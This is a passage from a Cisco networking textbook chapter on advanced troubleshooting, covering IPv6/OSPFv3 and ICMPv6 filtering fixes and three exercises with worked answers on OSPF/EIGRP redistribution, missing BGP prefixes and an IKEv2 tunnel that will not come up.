  4  *  *  *
  5  *  *

! This goes through the link between Router 2 and Router3.  It reports back the global
unicast address, but it is really using the link local address to form the forwarding
tables.
Router1#traceroute 2002::4
Type escape sequence to abort.
Tracing the route to 2002::4
```

```
  1 2001:12::2 7 msec 8 msec 7 msec
  2 2001:13::3 6 msec 7 msec 7 msec
  3 2001:34::4 7 msec 6 msec 6 msec
Router1#
```

When you fix the IPv6 address on the interface, it is best practice to add the correct one before removing the wrong address. Notice what happens when you remove the only IPv6 address on the interface. The OSPFv3 configuration is automatically removed:

```
Router2#sh run int eth0/1
Building configuration...

Current configuration : 94 bytes
!
interface Ethernet0/1
 no ip address
 ipv6 address 2001::23:2/64
 ospfv3 1 ipv6 area 0
end

Router2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router2(config)#int eth0/1
Router2(config-if)#no ipv6 address 2001::23:2/64
Router2(config-if)#do sh
*Jun 11 16:27:55.558: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from
FULL to DOWN, Neighbor Down: Interface down or detached
Router2(config-if)#do show run int eth0/1
Building configuration...

Current configuration : 44 bytes
!
interface Ethernet0/1
 no ip address
end

Router2(config-if)#ipv6 address 2001:23::2/64
Router2(config-if)#do show run int eth0/1
Building configuration...

Current configuration : 72 bytes
!
interface Ethernet0/1
 no ip address
 ipv6 address 2001:23::2/64
end

Router2(config-if)#ospfv3 1 ipv6 area 0
Router2(config-if)#
*Jun 11 16:28:29.126: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from
LOADING to FULL, Loading Done
Router2(config-if)#
```

In the next example, you group two more problems. One problem is that IPv6 unicast routing isn't enabled on Router3. The other problem is that ICMP is filtered on the control plane of Router1 and on the link between Router1 and Router2. Unlike IPv4, which uses ARP to map layer 2 to layer 3 addresses, IPv6 relies on neighbor advertisements that are part of ICMP. In this case, an access list that is meant to prevent pings to the router could break neighbor discovery.

The symptom of this example is that users going through Router1 lost all connectivity. You look at Router1 and see that OSPFv3 doesn't have any neighbors:

```
Router1#show ospfv3 neighbor
Router1#
```

When you ping the multicast destination for OSPFv3, you get responses on Ethernet0/1, but not Ethernet0/0:

```
Router1#ping ff02::5
Output Interface: Ethernet0/0
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to FF02::5, timeout is 2 seconds:
Packet sent with a source address of FE80::A8BB:CCFF:FE00:300%Ethernet0/0

Request 0 timed out
Request 1 timed out
Request 2 timed out
Request 3 timed out
Request 4 timed out
Success rate is 0 percent (0/5)
0 multicast replies and 0 errors.
Router1#ping ff02::5
Output Interface: Ethernet0/1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to FF02::5, timeout is 2 seconds:
Packet sent with a source address of FE80::A8BB:CCFF:FE00:310%Ethernet0/1

Reply to request 0 received from FE80::A8BB:CCFF:FE00:400, 7 ms
```

You can't ping the global unicast address of Router1. It isn't even showing up in the neighbors table:

```
Router1#ping 2001:12::1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2001:12::1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Router1#show ipv6 neighbors
IPv6 Address                              Age Link-layer Addr State Interface
2001:13::3                                  4 aabb.cc00.0400  STALE Et0/1
FE80::A8BB:CCFF:FE00:400                    1 aabb.cc00.0400  STALE Et0/1

Router1#
```

Let's debug `ipv6 nd` to see if you can see a problem with neighbor discovery. When you ping, you don't get anything from the debug. This looks like a filtering problem:

```
Router1#debug ipv6 nd
  ICMP Neighbor Discovery events debugging is on
Router1#ping 2001:12::1
```

You confirm that there is an access list on Router1 that is filtering ICMPv6. Let's fix it to allow ICMP from linking local addresses:

```
Router1#show access-lists
IPv6 access list NOPING
    deny icmp any any (73 matches) sequence 10
    permit ipv6 any any (420 matches) sequence 20
Router1#

interface Ethernet0/0
 no ip address
 ipv6 address 2001:12::1/64
 ipv6 traffic-filter NOPING in
 ospfv3 1 ipv6 area 0
end
```

After adding a few entries to the access list, OSPF comes up:

```
Router1#show ipv6 access-list
IPv6 access list NOPING
    permit icmp FE80::/16 2001:12::/64 (36 matches) sequence 1
    permit icmp 2001:12::/64 FE80::/16 sequence 2
    permit icmp any FF02::/16 (2 matches) sequence 3
    permit icmp FE80::/16 FE80::/16 (31 matches) sequence 5
    permit icmp 2001:12::/64 2001:12::/64 (102 matches) sequence 30
    permit icmp 2001:13::/64 2001:13::/64 sequence 40
    deny icmp any any sequence 50
    permit ipv6 any any (374 matches) sequence 100
Router1#
```

The next issue in this network is that you aren't receiving any routes from Router4. When looking at OSPFv3 interfaces, you see that none are running. When you try to enable OSPFv3 on the interface, you get an error that IPv6 routing is not enabled. In some version of IOS, you are able to run an IPv6 routing protocol, but it won't populate the routing table. This can make things confusing. In IOS 15.4, you can't even enable an IPv6 routing protocol if IPv6 routing isn't enabled.

```
Router4#show ospfv3 interface
Router4#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router4(config)#int eth0/0
Router4(config-if)#ospfv3 1 ipv6 area 0
% OSPFv3: IPv6 routing not enabled
Router4(config-if)#
```

If you don't have IPv6 unicast routing enabled on a router, it can still reach IPv6 destinations. In the example network, Router4 is a stub, and there is only one path out of it. In this case, it sees its neighbor router as the default path:

```
Router4#show ipv6 route
IPv6 Routing Table - default - 5 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
       ld - LISP dyn-EID, a - Application
ND  ::/0 [2/0]
     via FE80::A8BB:CCFF:FE00:410, Ethernet0/1
C   2001:34::/64 [0/0]
     via Ethernet0/1, directly connected
L   2001:34::4/128 [0/0]
     via Ethernet0/1, receive
LC  2002::4/128 [0/0]
     via Loopback4, receive
L   FF00::/8 [0/0]
     via Null0, receive
Router4#
Router4#traceroute 2001:12::1
Type escape sequence to abort.
Tracing the route to 2001:12::1

  1 2001:34::3 19 msec 14 msec 14 msec
  2 2001:23::2 15 msec 14 msec 15 msec
  3 2001:12::1 12 msec 14 msec 15 msec
Router4#
```

After you turn on IPv6 unicast routing and enable OSPFv3, the routes advertise to other routers, and Router4 receives OSPFv3 routes:

```
Router4(config)#ipv6 unicast-routing
Router4(config)#int eth0/1
Router4(config-if)#int eth0/1
Router4(config-if)#ospfv3 1 ipv6 area 0
Router4(config-if)#
*Jun 11 20:21:21.560: %OSPFv3-4-NORTRID: Process OSPFv3-1-IPv6 could not pick a router-id,
please configure manually
Router4(config-if)#exit
Router4(config)#router ospfv3 1
Router4(config-router)#router-id 4.4.4.4
Router4(config-router)#
*Jun 11 20:21:43.061: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from
LOADING to FULL, Loading Done
Router4(config-router)#
```

```
Router4(config-router)#end
Router4#show ipv6 route ospf
IPv6 Routing Table - default - 7 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
       ld - LISP dyn-EID, a - Application
O   2001:12::/64 [110/30]
     via FE80::A8BB:CCFF:FE00:410, Ethernet0/1
O   2001:13::/64 [110/110]
     via FE80::A8BB:CCFF:FE00:410, Ethernet0/1
O   2001:23::/64 [110/20]
     via FE80::A8BB:CCFF:FE00:410, Ethernet0/1
Router4#
```

Summary

You have learned troubleshooting concepts that will aid in resolving advanced network issues. This chapter presented examples and steps that can be used to resolve issues to deal with access control lists, NAT, HSRP, VRRP, GLBP, EIGRP, OSPF, BGP, route redistribution, GRE tunnels, IPSec tunnels and IPv6.

Advanced Troubleshooting Exercises

This section provides advanced troubleshooting exercises to reinforce what was covered this chapter.

EXERCISE 1 / REDISTRIBUTION

You are mutually redistributing between OSPF and EIGRP using ROUTER1. The only routers that can reach Apress's web server is ROUTER1 and ROUTER8. Use the following diagram and the initial configurations to troubleshoot the redistribution issue.




Figure 17-12. *Exercise 1 Diagram*

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```
    ROUTER1 Configuration
    int e0/0
    ip add 172.16.2.1 255.255.255.252
    !
    int e0/1
    ip add 172.16.2.5 255.255.255.252
    !
    int e0/2
    ip add 172.16.1.1 255.255.255.252
    !
    int e0/3
    ip add 10.1.2.1 255.255.255.252
    ip ospf 10 area 0
    !
    router eigrp 1
    network 172.16.2.0 0.0.0.7
    no auto-summary
    redistribute ospf 10 metric 100 10 255 1 1500
    !
    router ospf 10
    network 172.16.1.0 0.0.0.3 area 0
    redistribute eigrp 1
    redistribute static
    !
    ip route 10.1.1.0 255.255.255.252 10.1.2.2

    ROUTER2 Configuration
    int e0/0
    ip add 172.16.2.2 255.255.255.252
    !
```

```
int e0/1
ip add 172.16.4.1 255.255.255.0
!
router eigrp 1
network 172.16.2.0 0.0.0.3
network 172.16.4.0 0.0.0.255
no auto-summary

ROUTER3 Configuration
int e0/0
ip add 172.16.2.6 255.255.255.252
!
int e0/1
ip add 172.16.3.1 255.255.255.0
!
router eigrp 1
network 172.16.2.4 0.0.0.3
network 172.16.3.0 0.0.0.255
no auto-summary

ROUTER4 Configuration
int e0/0
ip add 172.16.1.2 255.255.255.252
ip ospf 1 area 0
!
int e0/1
ip add 172.16.1.5 255.255.255.252
ip ospf 1 area 0

ROUTER5 Configuration
int e0/0
ip add 172.16.1.6 255.255.255.252
ip ospf 1 area 0

ROUTER8 Configuration
int e0/0
ip add 10.1.2.2 255.255.255.252
ip ospf 1 area 0
!
int e0/1
ip add 10.1.1.1 255.255.255.252
```


EXERCISE 2 / BGP MISSING PREFIXES

Users are complaining that they can't reach some portions of the network. A network engineer did maintenance last night, but he didn't document the changes he made, and he went on vacation as soon as he finished the changes.

Users on a network segment connected to the EIGRP router can't get to network 172.16.1.0/24 and 10.100.100.0/24. Everything else seems to work properly. The relevant configuration of the routers in the path and diagram are provided as follows.



Figure 17-13. *Exercise 2 Diagram*

EIGRP Router Configuration

```
hostname EIGRP
!
!
interface Loopback0
 ip address 192.1.1.1 255.255.255.255
!
interface Loopback10
 ip address 10.10.10.1 255.255.255.0
!
interface Ethernet0/1
 ip address 192.168.12.2 255.255.255.0
 no shutdown
!
router eigrp Apress
 !
 address-family ipv4 unicast autonomous-system 100
  !
  topology base
  exit-af-topology
  network 0.0.0.0
 exit-address-family
!
```

BGP_EIGRP Router Configuration

```
hostname BGP_EIGRP
!
interface Ethernet0/0
 ip address 10.0.0.0 255.255.255.254
  no shutdown
!
```

```
interface Ethernet0/1
 ip address 192.168.12.1 255.255.255.0
  no shutdown
!
router eigrp Apress
 !
 address-family ipv4 unicast autonomous-system 100
  !
  topology base
   redistribute bgp 65000 metric 10000 0 0 1 1500
  exit-af-topology
  network 192.168.12.0
 exit-address-family
!
router bgp 65000
 bgp log-neighbor-changes
 network 10.0.0.0 mask 255.255.255.254
 network 10.10.10.0 mask 255.255.255.0
 network 192.0.0.0 mask 255.0.0.0
 neighbor 10.0.0.1 remote-as 65001
!
ip route 192.0.0.0 255.0.0.0 Null0
!
```

BGP_OSPF Router Configuration

```
hostname BGP_OSPF
!
interface Loopback0
 ip address 172.1.1.1 255.255.255.255
 ip ospf 1 area 0
!
interface Loopback12
 ip address 12.12.12.1 255.255.255.0
 ip ospf network point-to-point
 ip ospf 1 area 0
!
interface Loopback100
 ip address 10.100.100.1 255.255.255.0
 ip ospf network point-to-point
 ip ospf 1 area 0
!
interface Ethernet0/0
 ip address 10.0.0.1 255.255.255.254
 no shutdown
!
interface Ethernet0/1
 ip address 172.16.12.1 255.255.255.0
 ip ospf 1 area 0
 no shutdown
```

```
!
router ospf 1
!
router bgp 65001
 bgp log-neighbor-changes
 network 10.0.0.0 mask 255.255.255.254
 redistribute ospf 1 route-map SET_TAGS
 neighbor 10.0.0.0 remote-as 65000
!
ip access-list standard SET_TAGS
 permit 172.16.12.0 0.0.0.255
 permit 172.1.1.0 0.0.0.255
 permit 12.12.12.0 0.0.0.255
 permit 11.11.11.0 0.0.0.255
!
route-map SET_TAGS permit 10
 match ip address SET_TAGS
 set tag 89
!
```

OSPF Router Configuration

```
hostname OSPF
!
interface Loopback0
 ip address 172.1.1.2 255.255.255.255
 ip ospf 1 area 0
!
interface Loopback11
 ip address 11.11.11.1 255.255.255.0
 ip ospf network point-to-point
 ip ospf 1 area 0
!
interface Loopback172
 ip address 172.16.1.1 255.255.255.0
 ip ospf network point-to-point
 ip ospf 1 area 0
!
interface Ethernet0/1
 ip address 172.16.12.2 255.255.255.0
 ip ospf 1 area 0
 no shutdown
!
```

EXERCISE 3 / IKEV2 SA NOT ESTABLISHING

Users are complaining that they can't reach some portions of the network. A network engineer investigates and notices that the IKEv2 SA is down. The relevant configuration of the routers and diagram are provided in the following.



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Figure 17-14. *Exercise 3 Diagram*

Router1 Configuration

```
crypto ikev2 proposal IKEV2-PROP
 encryption aes-gcm-256
 prf sha512
 group 19 20 21
!
crypto ikev2 policy IKEV2-POL
 proposal IKEV2-PROP
!
!
crypto ikev2 profile IKEV2-PROF
 match identity remote any
 authentication remote pre-share key IKEV2
 authentication local pre-share key IKEV2
 lifetime 120
!
!
!
crypto ipsec transform-set ikev2-TS esp-aes 256 esp-sha-hmac
 mode tunnel
!
crypto ipsec profile IKEV2-TUNPROF
 set transform-set ikev2-TS
 set ikev2-profile IKEV2-PROF
!
!
interface Tunnel0
 ip address 172.16.0.1 255.255.255.252
 keepalive 5 4
 tunnel source Ethernet0/0
 tunnel destination 172.16.1.2
```

```
 tunnel protection ipsec profile IKEV2-TUNPROF
!
interface Ethernet0/0
 ip address 172.16.1.1 255.255.255.252
!
ip route 0.0.0.0 0.0.0.0 Tunnel0
```

Router2 Configuration

```
crypto ikev2 proposal IKEV2-PROP
 encryption aes-gcm-256
 prf sha512
 group 19 20 21
!
crypto ikev2 policy IKEV2-POL
 proposal IKEV2-PROP
!
!
crypto ikev2 profile IKEV2-PROF
 match identity remote any
 authentication remote pre-share key IKEV2
 authentication local pre-share key IKEV2
 lifetime 120
!
!
!
crypto ipsec transform-set ikev2-TS esp-aes 256 esp-sha-hmac
 mode tunnel
!
crypto ipsec profile IKEV2-TUNPROF
 set transform-set ikev2-TS
 set ikev2-profile IKEV2-PROF
!
!
interface Tunnel0
 ip address 172.16.0.2 255.255.255.252
 keepalive 5 4
 tunnel source Ethernet0/0
 tunnel destination 172.16.1.1
 tunnel protection ipsec profile IKEV2-TUNPROF
!
interface Ethernet0/0
 ip address 172.16.1.2 255.255.255.252
!
ip route 0.0.0.0 0.0.0.0 Tunnel0
```

Exercise Answers

This section provides answers to the questions asked in the chapter's exercise section.

Exercise 1

Where should you start? You start at the router that is redistributing the routes, of course. Let's look at the configuration of ROUTER1 for redistribution.

```
router eigrp 1
 network 172.16.2.0 0.0.0.7
 redistribute ospf 10 metric 100 10 255 1 1500

router ospf 10
 redistribute static
 redistribute eigrp 1
 network 172.16.1.0 0.0.0.3 area 0

ip route 10.1.1.0 255.255.255.252 10.1.2.2
```

Notice that the web server is not participating in OSPF and you have a static route that must be redistributed into EIGRP for those networks to reach the server. Let's add this command.

```
ROUTER1(config)#router eigrp 1
ROUTER1(config-router)#redistribute static metric 100 10 255 1 1500

ROUTER2#sh ip route

      10.0.0.0/30 is subnetted, 1 subnets
D EX     10.1.1.0 [170/25628160] via 172.16.2.1, 00:00:27, Ethernet0/0
      172.16.1.0/30 is subnetted, 2 subnets
D EX     172.16.1.0 [170/25628160] via 172.16.2.1, 00:14:21, Ethernet0/0
D EX     172.16.1.4 [170/25628160] via 172.16.2.1, 00:11:50, Ethernet0/0
      172.16.2.0/24 is variably subnetted, 3 subnets, 2 masks
C        172.16.2.0/30 is directly connected, Ethernet0/0
L        172.16.2.2/32 is directly connected, Ethernet0/0
D        172.16.2.4/30 [90/307200] via 172.16.2.1, 00:14:21, Ethernet0/0
D     172.16.3.0/24 [90/332800] via 172.16.2.1, 00:13:16, Ethernet0/0
      172.16.4.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.4.0/24 is directly connected, Ethernet0/1
L        172.16.4.1/32 is directly connected, Ethernet0/1
```

EIGRP AS 1 is now receiving the web server's subnet; now let's try to ping.

```
ROUTER2#ping 10.1.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)

ROUTER2#ping 10.1.1.2 source 172.16.4.1
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.4.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
```

The ping is unsuccessful from ROUTER1 when you are not sourcing from the LAN interface. Why is that? Let's look at ROUTER8 and make sure that it has a route to network 172.16.2.0/30.

```
ROUTER8#   sh ip route

      10.0.0.0/8 is variably subnetted, 4 subnets, 2 masks
C        10.1.1.0/30 is directly connected, Ethernet0/1
L        10.1.1.1/32 is directly connected, Ethernet0/1
C        10.1.2.0/30 is directly connected, Ethernet0/0
L        10.1.2.2/32 is directly connected, Ethernet0/0
      172.16.1.0/30 is subnetted, 2 subnets
O        172.16.1.0 [110/20] via 10.1.2.1, 00:00:40, Ethernet0/0
O        172.16.1.4 [110/30] via 10.1.2.1, 00:00:40, Ethernet0/0
O E2  172.16.3.0/24 [110/20] via 10.1.2.1, 00:00:40, Ethernet0/0
O E2  172.16.4.0/24 [110/20] via 10.1.2.1, 00:00:40, Ethernet0/0
```

ROUTER8 doesn't have a route to network 172.16.2.0/30 or 172.16.2.4/30. Why not? Let's think back to OSPF redistribution and look at ROUTER1's configuration.

```
router ospf 10
 redistribute static
 redistribute eigrp 1
```

Are you missing anything? Of course, you need the `subnets` command to redistribute any networks that have been subnetted. This looks like this will solve the issue of the static route also being advertised throughout OSPF.

```
ROUTER1(config)# router ospf 10
ROUTER1(config-router)# redistribute static subnets
ROUTER1(config-router)#redistribute eigrp 1 subnets
```

Now let's check ROUTER8 to make sure that it now has all the EIGRP routes.

```
ROUTER8#sh ip route

      10.0.0.0/8 is variably subnetted, 4 subnets, 2 masks
C        10.1.1.0/30 is directly connected, Ethernet0/1
L        10.1.1.1/32 is directly connected, Ethernet0/1
C        10.1.2.0/30 is directly connected, Ethernet0/0
L        10.1.2.2/32 is directly connected, Ethernet0/0
      172.16.1.0/30 is subnetted, 2 subnets
O        172.16.1.0 [110/20] via 10.1.2.1, 00:06:26, Ethernet0/0
O        172.16.1.4 [110/30] via 10.1.2.1, 00:06:26, Ethernet0/0
      172.16.2.0/30 is subnetted, 2 subnets
```

```
O E2     172.16.2.0 [110/20] via 10.1.2.1, 00:00:39, Ethernet0/0
O E2     172.16.2.4 [110/20] via 10.1.2.1, 00:00:38, Ethernet0/0
O E2  172.16.3.0/24 [110/20] via 10.1.2.1, 00:06:26, Ethernet0/0
O E2  172.16.4.0/24 [110/20] via 10.1.2.1, 00:06:26, Ethernet0/0
```

Finally, let's review the ROUTER5 routing table to make sure that it now has the routes for the web server.

```
ROUTER5#sh ip route

      10.0.0.0/30 is subnetted, 2 subnets
O E2     10.1.1.0 [110/20] via 172.16.1.5, 00:01:46, Ethernet0/0
O        10.1.2.0 [110/30] via 172.16.1.5, 00:07:23, Ethernet0/0
      172.16.1.0/24 is variably subnetted, 3 subnets, 2 masks
O        172.16.1.0/30 [110/20] via 172.16.1.5, 00:26:54, Ethernet0/0
C        172.16.1.4/30 is directly connected, Ethernet0/0
L        172.16.1.6/32 is directly connected, Ethernet0/0
      172.16.2.0/30 is subnetted, 2 subnets
O E2     172.16.2.0 [110/20] via 172.16.1.5, 00:01:36, Ethernet0/0
O E2     172.16.2.4 [110/20] via 172.16.1.5, 00:01:35, Ethernet0/0
O E2  172.16.3.0/24 [110/20] via 172.16.1.5, 00:26:54, Ethernet0/0
O E2  172.16.4.0/24 [110/20] via 172.16.1.5, 00:26:54, Ethernet0/0
```

The redistribution is now correct.

Exercise 2

To solve the problem, you can take either the approach of starting near the source or starting near the destination. The problem was observed from users on the EIGRP router, so let's start there.

The routes aren't in the routing table for that router. You should also check the EIGRP topology in case they are there, but don't make it to the RIB. In this case, they aren't there either.

```
EIGRP#show ip route 172.16.1.0
% Subnet not in table
EIGRP#show ip route 10.100.100.0
% Subnet not in table
EIGRP#show ip eigrp topology 17.16.1.0/24
EIGRP-IPv4 VR(Apress) Topology Entry for AS(100)/ID(192.1.1.1)
%Entry 17.16.1.0/24 not in topology table
EIGRP#show ip eigrp topology 10.100.100.0/24
EIGRP-IPv4 VR(Apress) Topology Entry for AS(100)/ID(192.1.1.1)
%Entry 10.100.100.0/24 not in topology table
EIGRP#
```

Moving up to the next router, they aren't in the routing table or in BGP.

```
BGP_EIGRP#show ip route 172.16.1.0
% Subnet not in table
BGP_EIGRP#show ip route 10.100.100.0
% Subnet not in table
```

```
BGP_EIGRP#show ip bgp 172.16.1.0 255.255.255.0
% Network not in table
BGP_EIGRP#show ip bgp 10.100.100.0 255.255.255.0
% Network not in table
BGP_EIGRP#
```

Moving to the next router, you see both of these routes in the routing table. It shows that the routes were redistributed into BGP.

```
BGP_OSPF#show ip route 172.16.1.0
Routing entry for 172.16.1.0/24
  Known via "ospf 1", distance 110, metric 11, type intra area
  Redistributing via bgp 65001
  Last update from 172.16.12.2 on Ethernet0/1, 00:28:57 ago
  Routing Descriptor Blocks:
  * 172.16.12.2, from 172.1.1.2, 00:28:57 ago, via Ethernet0/1
      Route metric is 11, traffic share count is 1
BGP_OSPF#show ip route 10.100.100.0
Routing entry for 10.100.100.0/24
  Known via "connected", distance 0, metric 0 (connected, via interface)
  Redistributing via bgp 65001
  Routing Descriptor Blocks:
  * directly connected, via Loopback100
      Route metric is 0, traffic share count is 1
BGP_OSPF#
```

Even though the RIB thinks the routes were distributed into BGP, BGP doesn't see the prefixes.

```
BGP_OSPF#show ip bgp 172.16.1.0 255.255.255.0
% Network not in table
BGP_OSPF#show ip bgp 10.100.100.0 255.255.255.0
% Network not in table
BGP_OSPF#
```

Let's look at how BGP is learning prefixes. The configuration of BGP shows that it is redistributing OSPF with a route map. The route map is matching an access list, then setting the route tag.

```
BGP_OSPF#show run | section router bgp
router bgp 65001
 bgp log-neighbor-changes
 network 10.0.0.0 mask 255.255.255.254
 redistribute ospf 1 route-map SET_TAGS
 neighbor 10.0.0.0 remote-as 65000
BGP_OSPF#

BGP_OSPF#show run | section route-map SET_TAGS
route-map SET_TAGS permit 10
 match ip address SET_TAGS
 set tag 89
BGP_OSPF#
```

Neither of the missing networks are in the access list, but if you don't want to set route tags for those networks, they shouldn't be. Instead, you should add a line to the route map to match everything, but don't give it a set action.

```
BGP_OSPF#show access-lists SET_TAGS
Standard IP access list SET_TAGS
    10 permit 172.16.12.0, wildcard bits 0.0.0.255 (5 matches)
    20 permit 172.1.1.0, wildcard bits 0.0.0.255 (10 matches)
    30 permit 12.12.12.0, wildcard bits 0.0.0.255 (5 matches)
    40 permit 11.11.11.0, wildcard bits 0.0.0.255 (5 matches)
BGP_OSPF#
BGP_OSPF#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
BGP_OSPF(config)#route-map SET_TAGS permit 20
BGP_OSPF(config-route-map)#
```

Now you see the prefixes in BGP. Notice that the origin is incomplete. This is because you are redistributing instead of using the network command. If everything else is equal, BGP will prefer a prefix with an IGP origin over an incomplete origin.

```
BGP_OSPF(config-route-map)#do show ip bgp 172.16.1.0/24
BGP routing table entry for 172.16.1.0/24, version 12
Paths: (1 available, best #1, table default)
  Advertised to update-groups:
     1
  Refresh Epoch 1
  Local
    172.16.12.2 from 0.0.0.0 (172.1.1.1)
      Origin incomplete, metric 11, localpref 100, weight 32768, valid, sourced, best
      rx pathid: 0, tx pathid: 0x0
BGP_OSPF(config-route-map)#do show ip bgp 10.100.100.0/24
BGP routing table entry for 10.100.100.0/24, version 11
Paths: (1 available, best #1, table default)
  Advertised to update-groups:
     1
  Refresh Epoch 1
  Local
    0.0.0.0 from 0.0.0.0 (172.1.1.1)
      Origin incomplete, metric 0, localpref 100, weight 32768, valid, sourced, best
      rx pathid: 0, tx pathid: 0x0
BGP_OSPF(config-route-map)#
```

Back on the EIGRP router, you can see that it now has routes for the missing networks.

```
EIGRP#show ip route 10.100.100.0
Routing entry for 10.100.100.0/24
  Known via "eigrp 100", distance 170, metric 1024000
  Tag 65001, type external
  Redistributing via eigrp 100
  Last update from 192.168.12.1 on Ethernet0/1, 00:01:46 ago
  Routing Descriptor Blocks:
```

```
  * 192.168.12.1, from 192.168.12.1, 00:01:46 ago, via Ethernet0/1
      Route metric is 1024000, traffic share count is 1
      Total delay is 1000 microseconds, minimum bandwidth is 10000 Kbit
      Reliability 255/255, minimum MTU 1500 bytes
      Loading 1/255, Hops 1
      Route tag 65001
EIGRP#show ip route 172.16.1.0
Routing entry for 172.16.1.0/24
  Known via "eigrp 100", distance 170, metric 1024000
  Tag 65001, type external
  Redistributing via eigrp 100
  Last update from 192.168.12.1 on Ethernet0/1, 00:01:53 ago
  Routing Descriptor Blocks:
  * 192.168.12.1, from 192.168.12.1, 00:01:53 ago, via Ethernet0/1
      Route metric is 1024000, traffic share count is 1
      Total delay is 1000 microseconds, minimum bandwidth is 10000 Kbit
      Reliability 255/255, minimum MTU 1500 bytes
      Loading 1/255, Hops 1
      Route tag 65001
EIGRP#
```

Exercise 3

Where should you start? Let's start by viewing the crypto session.

```
Router1#show crypto session
Crypto session current status

Interface: Tunnel0
Session status: DOWN
Peer: 172.16.1.2 port 500
  IPSEC FLOW: permit 47 host 172.16.1.1 host 172.16.1.2
        Active SAs: 0, origin: crypto map

Router1#ping 172.16.0.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

We can't ping the tunnel but let's make sure we have connectivity on our ethernet ports.

```
Router1#ping 172.16.1.2
Type escape sequence to abort.
